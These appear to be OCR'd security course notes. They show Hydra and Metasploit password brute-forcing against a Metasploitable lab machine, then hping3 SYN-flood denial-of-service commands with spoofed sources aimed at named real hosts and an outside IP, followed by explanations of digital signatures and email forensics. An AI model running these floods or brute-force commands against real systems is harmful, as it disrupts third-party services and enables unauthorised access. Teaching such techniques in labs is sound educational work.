
Then we'll get target ip using nmap

- **We'll use matasploitable machine**



Type ifconfig

My ip address was 192.168.86.128




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:a0:2e:bc
          inet addr:192.168.86.128  Bcast:192.168.86.255  Mask:255.255
          inet6 addr: fe80::20c:29ff:fea0:2ebc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:38 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5088 (4.9 KB)  TX bytes:7980 (7.7 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:109 errors:0 dropped:0 overruns:0 frame:0
          TX packets:109 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27661 (27.0 KB)  TX bytes:27661 (27.0 KB)

msfadmin@metasploitable:~$
```


Now well use telnet and hydra command

hydra -L /root/user.txt -P /root/pass.txt telnet://192.168.86.128



Failed


Let me try again with different combinations




Passed

➢ auxiliary Module


Use msf consol to navigate to matasploitable framework




We'll go for ssh login



We'll use set USER_FILE /root/user.txt



Set rhosts and run




Exploiting Server Vulnerabilities

Getting started with DDOS attacks using hping3:


On Debian and based Linux distributions you can install hping3 by running:

apt install hping3 -y



A simple DOS (not DDOS) attack would be:

sudo hping3 -S --flood -V -p 80 170.155.9.185




Where:
sudo: gives needed privileges to run hping3.
hping3: calls hping3 program.
-S: specifies SYN packets.
–flood: shoot at discretion, replies will be ignored (that's why replies wont be shown) and packets will be sent fast as possible.
-V: Verbosity.
-p 80: port 80, you can replace this number for the service you want to attack.
170.155.9.185: target IP.

Flood using SYN packets against port 80:

The following example portrays a SYN attack against lacampora.org:

sudo hping3 lacampora.org -q -n -d 120 -S -p 80 --flood --rand-source


Where:
Lacampora.org: is the target
-q: brief output
-n: show target IP instead of host.
-d 120: set packet size
–rand-source: hide IP address.



The following example shows another flood possible example:


SYN flood against port 80:

sudo hping3 --rand-source ivan.com -S -q -p 80 --flood



Digital Signatures

A digital signature is a mathematical technique used to validate the authenticity and integrity of a message, software, or digital document.



How Digital Signature Works:

Message digest is computed by applying hash function on the message and then message digest is encrypted using private key of sender to form the digital signature. (digital signature = encryption (private key of sender, message digest) and message digest = message digest algorithm(message)).

Digital signature is then transmitted with the message.(message + digital signature is transmitted)

Receiver decrypts the digital signature using the public key of sender.(This assures authenticity, as only sender has his private key so only sender can encrypt using his private key which can thus be decrypted by sender's public key).

The receiver now has the message digest.


The receiver can compute the message digest from the message (actual message is sent with the digital signature).

The message digest computed by receiver and the message digest (got by decryption on digital signature) need to be same for ensuring integrity.


Message digest is computed using one-way hash function, i.e. a hash function in which computation of hash value of a message is easy but computation of the message from hash value of the message is very difficult.

Practical Example Of Digital Signature

Send Email With My Digital Signature



Received Email With Rajeev's Digital Signature.



EMAIL FORENSICS

Role of E-mail Investigation in Computer Forensics

What is E-mail investigation?
"E-mail investigation is a digital forensics process of finding out evidences from suspect emails that allows investigator to examine, preserve, and reveal digital evidence" (branch of forensics science).

Vital Roles of E-mail Forensics

- 1.Examine.
- Preserve.
- Carve Evidence.
- Report.

Requirements of E-mail Investigation

- To carve evidence.
- To ensure the reliability of e-mails.
- To pointing on illegal acts and intertwine them.
- Presenting an evidence in front of legal authorities.

Goal of E-mail Forensics

E-mail investigation contains the wealth of mails that's why E-mail forensics investigator must not only investigate but also retrieve the kind of evidence from mails which is presentable and leads to legal action taken on the crime.

Types of E-mail Crimes

Email frauds.


Sending threatening emails.

Defamatory emails.

Sending malicious codes through email.

